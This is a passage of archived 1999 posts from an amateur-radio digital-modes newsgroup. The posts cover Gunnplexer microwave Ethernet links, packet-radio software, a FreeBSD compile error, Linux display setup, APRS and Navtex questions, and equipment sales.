By spending $830 you will be more cost effective than spending $380,
by about triple, for two systems with about the same range (@500 ft).

I was wrong.

How do you propose to solve the temperature stabilization/ frequency
drift problem, inherent with Gunn oscillators?

Steve

1616. Re: etheernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-19 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <36F304F4.59D8@pop.removethistomailme.net>
Source record: 18872

Steve Sampson wrote:
>
> A Gunnplexer has a Gunn and a Varactor in the oscillator. Is that what
> you have? Without the varactor it isn't a Gunplexer.
>

The units I'm playing with (available from http://www.shfmicro.com) are really nice. They're MA/COM 5-milliwatt jobs with the Gunn diode, varactor diode, and mixer in one package. For the power-hungry a 100 mW Gunn diode can be substituted, although they're expensive ($60/unit) and need a negative supply. (They actually aren't referred to as "Gunnplexers" in the literature, even though that's what they are. Guess it's an obsolete term at this point.)

At first I bought a couple of the smaller and cheaper K-band parts, which are otherwise similar to the X-band devices, but I wasn't able to get a strong-enough signal through my office's plate-glass window and across the parking lot with them.

You can bias-push the Gunn diodes to tune the cheaper transceiver modules, but people who have done this report marginal results at data rates above 2 Mb/second. It doesn't seem like a good idea to try to use the cheap varactor-less devices at higher data rates.

> >> Look into Spread Spectrum radios. While the bit-rate is lower, the
> >> dollar per byte is much much more cost-effective.
> >
> >There are some new 2.4 GHz consumer-grade products (see
> >http://www.diamondmm.com) that appear workable over very short distances
> >in the 1-2 megabit range. However, they are not necessarily all that
> >cheap, and are not "transparent" industry-standard Ethernet
> >transceivers, the way a microwave link can be.
>
> Proxim Symphony cards are about $120 each, and produce 100 mW,
> which is usually the high-end power of most Gunnplexers. An Antenna
> will run $70 each. The range with a 21 dB gain antenna at each end
> will be greater than a Gunn oscillator.
>

Could very well be. Do those cards act like genuine TCP/IP-compatible NICs, though? Some of the cheaper consumer wireless-LAN cards use a completely proprietary protocol, which didn't interest me. In my case we have an existing 10/100 megabit LAN at the office that I want to tap into, for general file-sharing and Internet access purposes. I need the machine at home to be indistinguishable from the ones on the LAN at work.

> >Once my design is ironed out, I imagine it could be duplicated for less
> >than $400 with all-new parts. It is actually simpler than the N6GN
> >2-megabit design in several respects. The X-band Gunnplexers, for
> >instance, are less than $100 apiece, and they're the most expensive
> >parts you need, by a factor of almost 10X.
> >
> >In short, for the same money, why not go for a faster and more general
> >solution over a slower, more constrained one?
>
> Well, let's look at the math. Your solution (estimate):
>
> 2 * 400 + 2 * 15 = $830 or $ .0000830 per bit
>
> The Spread Spectrum Solution (estimate):
>
> 2 * 120 + 2 * 70 = $380 or $ .0002375 per bit
>
> Yep, you're the winner.
>
> By spending $830 you will be more cost effective than spending $380,
> by about triple, for two systems with about the same range (@500 ft).

Sorry, I meant to say $400 *total*. The X-band Gunnplexers are $90 each. Figure $6 apiece for the '13155 and '10116 parts plus $30 or so for a pair of Mini-Circuits LP/HP filters and MMICs for the IF strip. The rest of the $200/station would go to miscellaneous parts and hardware, mostly avoidable if you have anything resembling a decent junk collection.

Unfortunately I have noticed that hubs and NICs with AUI ports are getting a little rarer as time goes by. Usually the more expensive ones have them, but not the lowest-end models. I had to buy a 16-port hub to get an AUI jack, for about $150 at CompUSA.

In the final analysis of course you're right -- it's almost never cost-effective to hand-build *anything* these days, even if your time is worth nothing. You have to have other motivations.

As far as DX goes, the Gunnplexers will go a heck of a lot farther than 500 feet, with a little more work on the antenna side of things. 21 dB of gain is much easier to achieve at 10 GHz than 2.4 GHz, for instance. (Although you obviously have to factor in the S/N degradation due to the much-wider channel bandwidth required by 10-megabit FSK.) At any rate, over a clear path you would probably run into latency-related problems before you ran out of signal strength.

>
> I was wrong.
>
> How do you propose to solve the temperature stabilization/ frequency
> drift problem, inherent with Gunn oscillators?

Well, if you say "damn the bandwidth" and use naive 2-level FSK signalling, which I am, you end up working with a channel bandwidth well in excess of 20-30 MHz each way. In one test, I was able to de-tune the Gunn transmitter by 8 MHz before losing the ability to recover the Ethernet data, or even seeing a substantial drop in signal-to-noise performance. It is trivial to derive an AFC correction signal from the MC13155's quadrature detector, but the X-band MA/COM devices are reasonably stable to begin with. I've never seen them drift more than a couple MHz apart beyond initial warmup.

-- jm KE5FX

Note: My E-mail address has been altered to avoid spam

1617. Re: problems about packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-20 00:00:00 UTC
From: tv8news@aol.com
Message-ID: <19990319192030.25908.00000193@ng-ft1.aol.com>
Source record: 18873

>need some informations..... where to find infos about packet radio

here is a place to start

http://www.tapr.org/

kb0lqr

****Pursuant to US Code, Title 47, Chapter 5, Subchapter II, ï¿½227,
any and all nonsolicited commercial E-mail sent to this address
is subject to a download and archival fee in the amount of $500
US. E-mailing denotes acceptance of these terms.*****

1618. WTB: 56k GRAPES (WA4DSY) modem and PI2 card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-20 00:00:00 UTC
From: John F Feist <aa6qn@wedgie.nosc.mil>
Message-ID: <36F30CA3.B36F67AA@wedgie.nosc.mil>
Source record: 18874
Body handling: Binary attachment payload not displayed: vcard.vcf

If you have one gathering dust, please drop me a line.
73, John

[One or more binary attachments are retained only in the source text.]

1619. WTB: Kenwood TH-D7A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-20 00:00:00 UTC
From: GARR <garr@apexmail.com>
Message-ID: <e5dhjVrc#GA.209@rpc1284.daytonoh.ncr.com>
Source record: 18875

If you have one you want to sell at a reasonable price please let me know.

Thanks

1620. Computer Conectivity Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-20 00:00:00 UTC
From: Matt L <sean_mac_leod.sca@mindspring.com>
Message-ID: <36F36F42.7E42882D@mindspring.com>
Source record: 18876

O.k. I admit... I'm still a couple steps below newbee. (infact I am still working on getting my tech license) however some of my primary interest is in digital communications.

I was wondering aside from a digital ready transciever such as the TH-D7A or the TM-V7A (yes both kenwoods I like what I have read, and heard about both of them so far) but assuming you have a digital communications ready radio, and a laptop... what other specialized components would be needed? special modems, adapters, etc.?

also... would it be legal to have a computer hooked up to a radio, and use that as a wireless network (presumably in the microwave bands where it is nice and directional) between two buildings if only one side was technically being manned by a ham?

--
Matt L.

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Title 47, Chapter 5, Subchapter II, p.227, any and all
nonsolicited commercial E-mail sent to this address is
subject to a download and archival fee in the amount of
$500 US

1621. Re: Free Linux/Unix Kam Plus host mode program

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-20 00:00:00 UTC
From: chris@cvine--nospam--.freeserve.co.uk
Message-ID: <36f3e269.3492743@news.freeserve.net>
Source record: 18877

On Tue, 16 Mar 1999 23:30:54 GMT, Jeff Francis <jfrancis@io.frii.com>
wrote:

>Chris Vine <chris@cvine--nospam--.freeserve.co.uk> wrote:
>: A free (GPL) host mode terminal program for the Kantronics Kam Plus is
>: on my web site
>: http://www.cvine.freeserve.co.uk
>
>: I run it on linux but it should compile on any Unix system (I would be
>: interested in reports from *BSD users).
>
>: Reports from users would be welcome.
>
> No joy. On FreeBSD 2.2.5-STABLE and 3.0-RELEASE I get:
>
>jfrancis@eris:/usr/local/src/kam $ make
>g++ -I/usr/include/ncurses -c main.cpp -O -Wall
>g++ -I/usr/include/ncurses -c tnc.cpp -O -Wall -DCHAR_SET=LATIN-1
>g++ -I/usr/include/ncurses -c buffers.cpp -O -Wall
>g++ -c com.cpp -O -Wall -DLOCK_DIR=\"/var/lock\" -DSERIALPORT_NAME=\"ttyS\"
-DFIRST_PORT_NUM=\'0\'
>com.cpp: In method `Com::Com(int, int)':
>com.cpp:110: `NL0' undeclared (first use this function)
>com.cpp:110: (Each undeclared identifier is reported only once
>com.cpp:110: for each function it appears in.)
>com.cpp:110: `CR0' undeclared (first use this function)
>com.cpp:110: `TAB0' undeclared (first use this function)
>com.cpp:110: `BS0' undeclared (first use this function)
>com.cpp:110: `VT0' undeclared (first use this function)
>com.cpp:110: `FF0' undeclared (first use this function)
>*** Error code 1

There must be a header file in *BSD which is not being included. Can
you do a grep and tell me which file defines these on your system? -
they must be in there somewhere.

Chris.

--
If replying by e-mail, remove the --nospam--

1622. Re: Free Linux/Unix Kam Plus host mode program

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-20 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <0sSI2.171$G6.1158@news.goodnet.com>
Source record: 18878

```
You might include <termbits.h>

Steve

Chris Vine wrote in message <36f3e269.3492743@news.freeserve.net>...
>On Tue, 16 Mar 1999 23:30:54 GMT, Jeff Francis <jfrancis@io.frii.com>
>wrote:
>
>>Chris Vine <chris@cvine--nospam--.freeserve.co.uk> wrote:
>>: A free (GPL) host mode terminal program for the Kantronics Kam Plus is
>>: on my web site
>>: http://www.cvine.freeserve.co.uk
>>
>>: I run it on linux but it should compile on any Unix system (I would be
>>: interested in reports from *BSD users).
>>
>>: Reports from users would be welcome.
>>
>> No joy. On FreeBSD 2.2.5-STABLE and 3.0-RELEASE I get:
>>
>>jfrancis@eris:/usr/local/src/kam $ make
>>g++ -I/usr/include/ncurses -c main.cpp -O -Wall
>>g++ -I/usr/include/ncurses -c tnc.cpp -O -Wall -DCHAR_SET=LATIN-1
>>g++ -I/usr/include/ncurses -c buffers.cpp -O -Wall
>>g++ -c
com.cpp -O -Wall -DLOCK_DIR=\"/var/lock\" -DSERIALPORT_NAME=\"ttyS\" -DFIRS
T_PORT_NUM=\'0\'
>>com.cpp: In method `Com::Com(int, int)':
>>com.cpp:110: `NL0' undeclared (first use this function)
>>com.cpp:110: (Each undeclared identifier is reported only once
>>com.cpp:110: for each function it appears in.)
>>com.cpp:110: `CR0' undeclared (first use this function)
>>com.cpp:110: `TAB0' undeclared (first use this function)
>>com.cpp:110: `BS0' undeclared (first use this function)
>>com.cpp:110: `VT0' undeclared (first use this function)
>>com.cpp:110: `FF0' undeclared (first use this function)
>>*** Error code 1
>
>There must be a header file in *BSD which is not being included. Can
>you do a grep and tell me which file defines these on your system? -
>they must be in there somewhere.
>
>Chris.
>
>--
```

>If replying by e-mail, remove the --nospam--

1623. Re: KAM (5.0, 6.0, 6.1) "smartwatch" chip identity needed

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-21 00:00:00 UTC
From: wa6ylb@remove.this.theworks.com
Message-ID: <36f4480f.5769172@news.theworks.com>
Source record: 18879

I found out this is a DS1216C chip. I installed one, and it works OK.

On Thu, 11 Mar 1999 04:26:56 GMT, wa6ylb@remove.this.theworks.com
(Byron Smith) wrote:

>I see that in version 5.0 of KAM software, Kantronics added
>"smartwatch", which I assume was some sort of clock chip that has ram
>memory in it also. This sounds like it may have been a Dallas
>Semiconductor plug in replacement for the 32K ram chip.
>
>If you ever got this option around the time of 5.0, 6.0 or 6.1 KAM
>without the enhancement board, can you reveal to me the actual
>CHIP that was added to the unit, and if so, where?
>
>Was it a piggy back board, somewhat like the enhancement board?
>
>remove the REMOVE.THIS from email addr...
>WA6YLB Byron Smith
>http://www.theworks.com/~wa6ylb

remove the REMOVE.THIS from email addr...
WA6YLB Byron Smith
http://www.theworks.com/~wa6ylb

1624. Linux Newbie: GUI Packet terminal program anyone ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-21 00:00:00 UTC
From: Avon <avon@callnetuk.com>
Message-ID: <36F48C95.1960D239@callnetuk.com>
Source record: 18880

Hi,

Just having upgraded to Linux 5.1 / 2.0.35 i am now Micro$oftless :))

but i would really like it if someone could recommend a Linux GUI
Packet program please ?
- i tried seyon, but it is'nt Packet specific, and it's er, not so good
:)

Thanks,
Mark

--

Message composed using 'Mozilla' under RedHat Linux 5.1 / 2.0.35

Amateur Radio Packet Address (AX25): g0ynm@gb7hvu.#16.gbr.eu

in Waterfoot, Rossendale Valley, Lancashire, UK

'Linux - making OS's interesting again'

>>> e-mail: avon@callnetuk.com <<<

'Bass Players do it with more rhythmn'

1625. GUI Packet terminal prog for RedHat 5.1 i686 please ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-21 00:00:00 UTC
From: Avon <avon@callnetuk.com>
Message-ID: <36F49193.B2320EF4@callnetuk.com>
Source record: 18881

Hi,

Does anyone know of a X windows progam for NORMAL (user) ax25 packet please ?

i used seyon, but it would'nt store my TNC settings, and i found it impossible

to copy/paste for replies etc etc.

i am presently using Minicom in non-x mode. it's a real pain, especially when

the 7+ and FBB messs comes scrolling down the screen and screws up the terminal.

Like Winpack, but for Linux, i considered uning 'Wine' but am still very much

a Linux newbie as yet.

Hope someone can help please, Thanks...

Mark

Message composed using 'Mozilla' under RedHat Linux 5.1 / 2.0.35

Amateur Radio Packet Address (AX25): g0ynm@gb7hvu.#16.gbr.eu

in Waterfoot, Rossendale Valley, Lancashire, UK

'Linux - making OS's interesting again'

>>> e-mail: avon@callnetuk.com <<<

'Bass Players do it with more rhythmn'

1626. RedHat 5.2 Linux Installation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-21 00:00:00 UTC
From: kc8goq@aol.com
Message-ID: <19990321094846.24014.00000056@ng-cc1.aol.com>
Source record: 18882

Hi, I recently installed Linux on my other system and I am having trouble with X-windows.

It displays and comesx up but everything is huge. It's like I'm zoomed way in on the screen. What isnt configured correctly?

Thanx,

~Chris,KC8GOQ~

1627. Re: RedHat 5.2 Linux Installation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-21 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <148J2.234$G6.1723@news.goodnet.com>
Source record: 18883

Run Xconfigurator

Steve

KC8GOQ wrote
>Hi, I recently installed Linux on my other system and I am having trouble
with
>X-windows.
>
>It displays and comesx up but everything is huge. It's like I'm zoomed way
in
>on the screen. What isnt configured correctly?

1628. Re: Free Linux/Unix Kam Plus host mode program

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-21 00:00:00 UTC
From: chris@cvine--nospam--.freeserve.co.uk
Message-ID: <36f52b9a.17745804@news.freeserve.net>
Source record: 18884

On Sat, 20 Mar 1999 13:13:10 -0600, "Steve Sampson"
<ssampson@usa-site.net> wrote:

>You might include <termbits.h>
>
>Steve
>

[snip]

The problem may be that FreeBSD does without some of the special
kludges for slow terminals available through the c_oflag termios flag.
The purpose of the rejected defines referred to in Jeff's post is to
turn these off. I have therefore amended com.cpp to provide a default
define of 0 for these, which should do the same. It should compile ok
with that (I hope).

Chris.

--
If replying by e-mail, remove the --nospam--

1629. Looking for Info on APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-21 00:00:00 UTC
From: NoFixxxer <Unknown@unknown.com>
Message-ID: <7daJ2.6734$G26.588@tundra.ops.attcanada.net>
Source record: 18885

Hello,

I'm interested in getting into APRS, if anyone can reccomend a cheap, but fully featured TNC for this task, can they please let me know. I have heard the KPC-3+ Is my best bet, but am not positive on that.

Much appreciated.

Paul Heaney
VA3HST
NoFixxxer@Hotmail.com

1630. Re: Looking for Info on APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-21 00:00:00 UTC
From: Tom@astro.net
Message-ID: <7d3dnrjls3@east42.supernews.com>
Source record: 18886

Any KPC 3 will work just great for APRS, the new one has some built in
features for other modes as well. I'll be getting a KPC-3+ later this year.

73!
Tom

In article <7daJ2.6734$G26.588@tundra.ops.attcanada.net>, "NoFixxxer"
<Unknown@unknown.com> wrote:
>Hello,
>
>I'm interested in getting into APRS, if anyone can reccomend a cheap, but
>fully featured TNC for this task, can they please let me know. I have heard
>the KPC-3+ Is my best bet, but am not positive on that.
>
>Much appreciated.
>
>Paul Heaney
>VA3HST
>NoFixxxer@Hotmail.com
>
>
>

Remove the "P" from the below address (spam blocker)

Tom Randall Amateur Radio - KB2SMS
Mt. Beacon Amateur Radio Club / ARRL / 10-10
tprandall@idsi.net Member: AAVSO Solar Division

My Astronomy/Ham radio site: http://www1.mhv.net/~trandall/welcome.html

1631. Re: GUI Packet terminal prog for RedHat 5.1 i686 please ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-21 00:00:00 UTC
From: P&#65533;r <flitt@home.se>
Message-ID: <SLdJ2.3287$zY1.7009@nntpserver.swip.net>
Source record: 18887

>Does anyone know of a X windows progam for NORMAL (user) ax25 packet please
?

There's LinKT for Linux/KDE at:
http://www.muenster.de/~sarrazin/linkt.html

73's de sm0rwo/Per

1632. Re: 2.4GHz radio suppliers?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-21 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9903200942190.607-100000@dns.bde-arc.ampr.org>
Source record: 18888

On Wed, 17 Mar 1999, Aaron Hanson wrote:
> I'd like to experiment with packet over 2.4GHz spread spectrum radios.
> Does anyone know of a source for ss-radios that cover the unlicensed and
> amatuer 2.4GHz bands?

Can't help you with the specific topic. However, note that the unlicensed service does extend OUTSIDE of the allocated amateur band - so as a result, one has to follow one set of rules or another.

There is a web site in Canada that lists the various wireless lan equipment available (by frequency band) - but I can't find its address right now.

1633. Re: RedHat 5.2 Linux Installation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-21 00:00:00 UTC
From: ttwist@online.no
Message-ID: <36f582f0.52045983@news.online.no>
Source record: 18889

On 21 Mar 1999 14:48:46 GMT, kc8goq@aol.com (KC8GOQ) wrote:

>Hi, I recently installed Linux on my other system and I am having trouble with
>X-windows.
>
>It displays and comesx up but everything is huge. It's like I'm zoomed way in
>on the screen. What isnt configured correctly?
<snip>

Chris

I think you've got 640x480 as default resolution.

You can use Ctrl-Alt-Keypad+ to increase resolution (hold down the
Ctrl and Alt keys, and hit the plus on the numeric keypad.
This will step you through the resolutions configured, lake 800x600,
1024x768 and 1280x1024.

Ctrl-Alt-Keypad- will decrease the resolution.

Hope this helps.

Tom

Email: ttwist@online.no (tom.twist@hda.hydro.com)
Phone: +47 35972928/90662366, Ham call sign: LB8X, LC5ZAT
Snail: Tom Twist, Kirkeveien 8A, N3970 Langesund, Norway

1634. Need help programming comercial radios

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-21 00:00:00 UTC
From: Ray N8QWS <n8qws@qsl.net>
Message-ID: <pigJ2.1496$9g1.26346408@news.axxsys.net>
Source record: 18890

Hello , I have a motorola radius gm300 and a yaesu vertex ftl-2011 .. They bouth need to be programmed with ham freq's .. Can anyone help me find the interfaces and cables or schematics for them ? Also need the software that lets the pc program the eprom .. Any advice would help as I have never messed with this type of thing .. Outher option would be to have their tech do it but I was told that they wont because it is not type accepted for ham service ? Thanks n8qws@qsl.net or roadrunner@lightstream.net I know that motorola has the stuff but they are a bit on the pricey side .. Lets face it if I am wanting to use used comercial gear I am thrifty " you know cheep " Ray ......

1635. FS: PK-88 complete manual copy

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-21 00:00:00 UTC
From: Dave <dave@boatanchors.com>
Message-ID: <7d4j8g$n4l@dfw-ixnews12.ix.netcom.com>
Source record: 18891
Cross-posted to: rec.radio.swap,rec.radio.amateur.digital.misc

Don't have the TNC anymore, so sure don't need this
huge manual. PK-88 AEA Packet Controller operating
manual. About an inch thick! Nice copy - no holes - just
rubber banded copies.

$13 shipped to any US destination.

1636. DSP-12 Questions?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-22 00:00:00 UTC
From: bshort@speedchoice.com
Message-ID: <1C47848532FCA294.215639AA1132C0EC.2DCD17D4A72E61B5@library-proxy.airnews.net>
Source record: 18892

I recently acquired an LL Grace DSP-12 multi-mode controller,
including manual and power supply.

I am interested to know if there other users or perhaps a
user group?

Also interested to know if there is "terminal" software
available to use with it?

Also interested to know where I might find the latest
firmware for the unit?

Also interested to know if the "development" environment
included with some units is still available?

Also interested to find an A/D TLM option board.

etc...

73, Brian

--
Brian Short, K7ON 1994 E. Laguna Dr. Tempe, Az 85282
bshort@speedchoice.com >or< http://www.qex.net/k7on/
--

1637. Navtex

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-22 00:00:00 UTC
From: Jim Ingram <ingramja@sbu.ac.uk>
Message-ID: <36F64F0D.4BCEB390@sbu.ac.uk>
Source record: 18893

Firstly I should point out that I'm not into amateur radio and no virtualy nothing about the subject (especially jargon - what does USB stand for). I was thinking of trying to use a pc to decode navtex transmissions on a yatch as an alternative to buying an off the shelf system. I know there is software which will decode it (Hamcomm, jvfax?) and that it transmits on 518kHz. The problem is the only type of radio recievers and bands I'm familiar with are the ones you get radio 4 etc on. Is it possible to modify a normal Medium wave receiver to receive the signal or does anyone have a circuit diagram to home-build one etc. Also the info I have readtalks about passing the recieved signals through a de-modulator. In a normal household radio receiver the signals (at least on am) are (correct me if I'm wrong) demodulated in the radio and the outputed as a audio signal. Are the signals recieved from satalites etc recieved and demodulated in the receiver before being sent as audio to the computer or is it the actual received signal.

Somewhat confused

Jim

email: ingramja@sbu.ac.uk

1638. Re: DSP-12 Questions?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-22 00:00:00 UTC
From: dkent <dkent@bellsouth.net>
Message-ID: <36F653FE.111069BF@bellsouth.net>
Source record: 18894

Brian,

I own two and have used them for about three years, with great success. I know of no group. There are a few individuals both here (U.S.A.) and in England that really seem to understand the units and usually respond to requests for help. The available software can be found at: http://www.amsat.org

Use any terminal program including Hyper terminal - built in to Windows95-98- and select the serial port and modem to computer baud rate and you should be in business. At startup the unit displays it's logon screen and menu of modems and applications and if you're connected you should be able to respond. By the way "Q" brings up the main menu from any screen and it accepts the standard TNC jargon so you can type "mycall" and it should return your call or whatever has been input to that value. From the main menu select any modem you want to work with like 1200 baud packet (B) and when that modem screen comes up typw "DI" to display the various screens of values which you can cahnge, etc.. I would assume you'd begin with the configuration screen and begin to shape the unit for your system/needs etc.

Unfortunately we're packing to leave for our farm later today and we'll be there six months, I do maintain e-mail contacts but I'm not active on the satellites after today and I'll be away from my library of manuals and information. In other words I won't be available to follow through with you. I suggest you try John Emrich at LL Grace. He still makes the Kansas City Tracker / Tuner and may still have the DSP-12 Development materials or the 1 meg upgrades that were essential for that purpose. He no longer supports the DSP-12 but you never know what information he might be willing to share.

Hope this helps and I'm sorry about not being available.

Regards,

David Kent / k4uja
dkent@bellsouth.net

Brian Short wrote:
>
> I recently acquired an LL Grace DSP-12 multi-mode controller,
> including manual and power supply.
>
> I am interested to know if there other users or perhaps a
> user group?
>

> Also interested to know if there is "terminal" software
> available to use with it?
>
> Also interested to know where I might find the latest
> firmware for the unit?
>
> Also interested to know if the "development" environment
> included with some units is still available?
>
> Also interested to find an A/D TLM option board.
>
> etc...
>
> 73, Brian
>
> --
> Brian Short, K7ON 1994 E. Laguna Dr. Tempe, Az 85282
> bshort@speedchoice.com >or< http://www.qex.net/k7on/
> --

1639. Re: Navtex

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-22 00:00:00 UTC
From: AC6V <ac6v@ix.netcom.com>
Message-ID: <36F659C2.4C66@ix.netcom.com>
Source record: 18895

Jim Ingram wrote:
>
> Firstly I should point out that I'm not into amateur radio and no
> virtualy nothing about the subject (especially jargon - what does USB
> stand for). I was thinking of trying to use a pc to decode navtex
> transmissions on a yatch as an alternative to buying an off the shelf
> system. I know there is software which will decode it (Hamcomm, jvfax?)
> and that it transmits on 518kHz. The problem is the only type of radio
> recievers and bands I'm familiar with are the ones you get radio 4 etc
> on. Is it possible to modify a normal Medium wave receiver to receive
> the signal or does anyone have a circuit diagram to home-build one etc.
> Also the info I have readtalks about passing the recieved signals
> through a de-modulator. In a normal household radio receiver the signals
> (at least on am) are (correct me if I'm wrong) demodulated in the radio
> and the outputed as a audio signal. Are the signals recieved from
> satalites etc recieved and demodulated in the receiver before being sent
> as audio to the computer or is it the actual received signal.
>
> Somewhat confused
>
> Jim
>
> email: ingramja@sbu.ac.uk

Hi Jim --can't answer your question directly -- but suggest you read the
NAVTEK web pages at URL:
http://www.ac6v.com/pagew.html#NAVTEX
If you haven't seen them.

As to jargon, USB=Upper sideband modulation. See URL:
http://www.ac6v.com/pagew.html#MD

Hope this helps.

Regards
Rod in San Diego

--
AC6V INDEX TO DX AND HAM RADIO
FEATURING 88 PAGES, 400 INDEXED TOPICS, AND 3000 LINKS
Over 320,000 visits on the counter
http://www.ac6v.com/pageas.html -- Alphabetical Index
http://www.ac6v.com/ -- Home Page

1640. Re: Navtex

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-22 00:00:00 UTC
From: no@spam.here
Message-ID: <36f66897.9169495@news.olg.com>
Source record: 18896

):>Firstly I should point out that I'm not into amateur radio and no
):>virtualy nothing about the subject (especially jargon - what does USB

usb=upper sideband

):>
):>Somewhat confused
):>
):>Jim
):>
):>email: ingramja@sbu.ac.uk

Yep you sure are. :)

But so was I and everyone else before they got into it.

Read the "Digital FAQ" at WUN's (Worldwide Utility News) site.

Here's the home page:
http://www.gem.net/~berri/wun/

And here's the faq page:
http://www.gem.net/~berri/wun/files/digfaq/signals.html

The site has all the info you need,and ALOT more, to become familiar with
digital trans.The "HAM" digital trans are just the tip of the iceberg &
don't have alot to do with the rest of digital trans through-out the hf
band.

Regards,
Al

al dudley ... al at olg dot com
wash dc metro area , usa
code3g,m1200v2,m900v2 decoders
535d,r-70,frg-7

1641. fs: Timewave DSP 599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-22 00:00:00 UTC
From: DavidC <davidc@bit-net.com>
Message-ID: <7d6mthkhg1@news2.bit-net.com>
Source record: 18897
Cross-posted to:
alt.ham-radio.marketplace,rec.ham-radio.swap,rec.radio.amateur.digital.misc,rec.radio.amateur.swap,rec.radio.swap

```
Selling my state-of-the-art Timewave DSP 599zx.
Near-new condition, complete with original box, and
a complete manual in a protective binder.
```

Asking $235. shipped conus.
~~~

\ ~ / .... DavidC K1YP@qsl.net or 603-894-1174
~~~

1642. FS: Kantronics KAM Plus $200

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-23 00:00:00 UTC
From: martyt@pobox.com
Message-ID: <36f7108b.100712267@news.supernews.net>
Source record: 18898
Cross-posted to: rec.radio.swap,rec.radio.amateur.digital.misc

Kantronics Kam Plus HF/VHF Dual-Port Multi-mode data modem, in mint condition. Has v8.0P firmware.

Includes 2 radio cables (One is a MFJ cable, pre-wired for Kenwood (I think) and the other is the original cable that came with the KAM Plus, which I've wired for Yaesu 5-pin DIN connector - you can rewire it in minutes for your rig if necessary), serial cable, manuals and a RadioShack 12v wall-wart power supply. Software is not included.

Price is $200 plus $5 UPS shipping/insurance.

May consider trade for late model dual-band H/T (FT-50R, etc.)

E-mail if interested.

73,

-Marty KI0LO
martyt@pobox.com

1643. Re: DSP-12 Questions?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-23 00:00:00 UTC
From: bentbagger@my-dejanews.com
Message-ID: <7d7r3p$ii8$1@nnrp1.dejanews.com>
Source record: 18899

Brian Short wrote:
> I recently acquired an LL Grace DSP-12 multi-mode controller,
> including manual and power supply.

Congratulations. I own one and I think it is a fine unit

>
> Also interested to know if the "development" environment
> included with some units is still available?

I got the 1Meg upgrade from John Emerich at L.L.Grace more or less for the asking and have now done some further development of the software, mostly on the modem side. I have uploaded some software to TAPR's site:
ftp://ftp.tapr.org/software_lib/dsp/dsp/recent_uploads/dsp12dsp.zip

Best 73 de Bent/OZ6BL
(also oz6bl@amsat.org)

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1644. Anyone Using Packratt With Log Windows (YK2 Problem)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-23 00:00:00 UTC
From: <>
Message-ID: <7d7rrp$14c$1@pyrite.mv.net>
Source record: 18900
Cross-posted to: rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

I have been using PC Packratt for windows v2.0a since I started with log windows with great success. I like the way it integrates with Log Windows and the way you can run digital modes and DX cluster at the same time with a PK2232. But... Just for fun I tried running Packratt on my computer with the time set for 1/1/2000 and the program came up with some (bad arguments for date). Although this did not disable the program I was wondering if anyone knows who might be supporting PC Packratt and if anyone still does, if there is any plan for Y2K fixes.

Any information would be appreciated.

73

Richard / N1VXW

Richard Lubash
N1VXW
email XXXXrlubash@poco.mv.com

ATTENTION: To stop that pesky junk mail I have
put the prefix (XXXX) at the front of my email address. To reply
remove (XXXX)

1645. Help: Bird 4391 Power meter

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-23 00:00:00 UTC
From: Roger Basford <Roger@g3vkm.demon.co.uk>
Message-ID: <c$4LcDAld392EwZ+@g3vkm.demon.co.uk>
Source record: 18901
Cross-posted to: uk.radio.amateur,rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

Hi,

I have just acquired a Bird "RF Power Analyst" Model 4391, which seems to be a hi-tech version of the famous Bird "Thruline" power meter. Does anyone have an operator's manual for this device that they could either copy, scan or loan for copying? Any info, etc., gratefully received, e-mail replies preferred. (I have checked the Bird Web site and I don't think this model is in their current catalogue, although I'll be contacting them about a manual).

Thanks,

Roger Basford

(G3VKM)

1646. Re: Help: Bird 4391 Power meter

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-23 00:00:00 UTC
From: Clif Holland <avvid@onramp.net>
Message-ID: <36F7B098.12C3@onramp.net>
Source record: 18902
Cross-posted to: uk.radio.amateur,rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

Roger Basford wrote:
>
> Hi,
>
> I have just acquired a Bird "RF Power Analyst" Model 4391, which seems
> to be a hi-tech version of the famous Bird "Thruline" power meter. Does
> anyone have an operator's manual for this device that they could either
> copy, scan or loan for copying? Any info, etc., gratefully received, e-
> mail replies preferred. (I have checked the Bird Web site and I don't
> think this model is in their current catalogue, although I'll be
> contacting them about a manual).
>
>
> Thanks,
>
> Roger Basford
>
> (G3VKM)

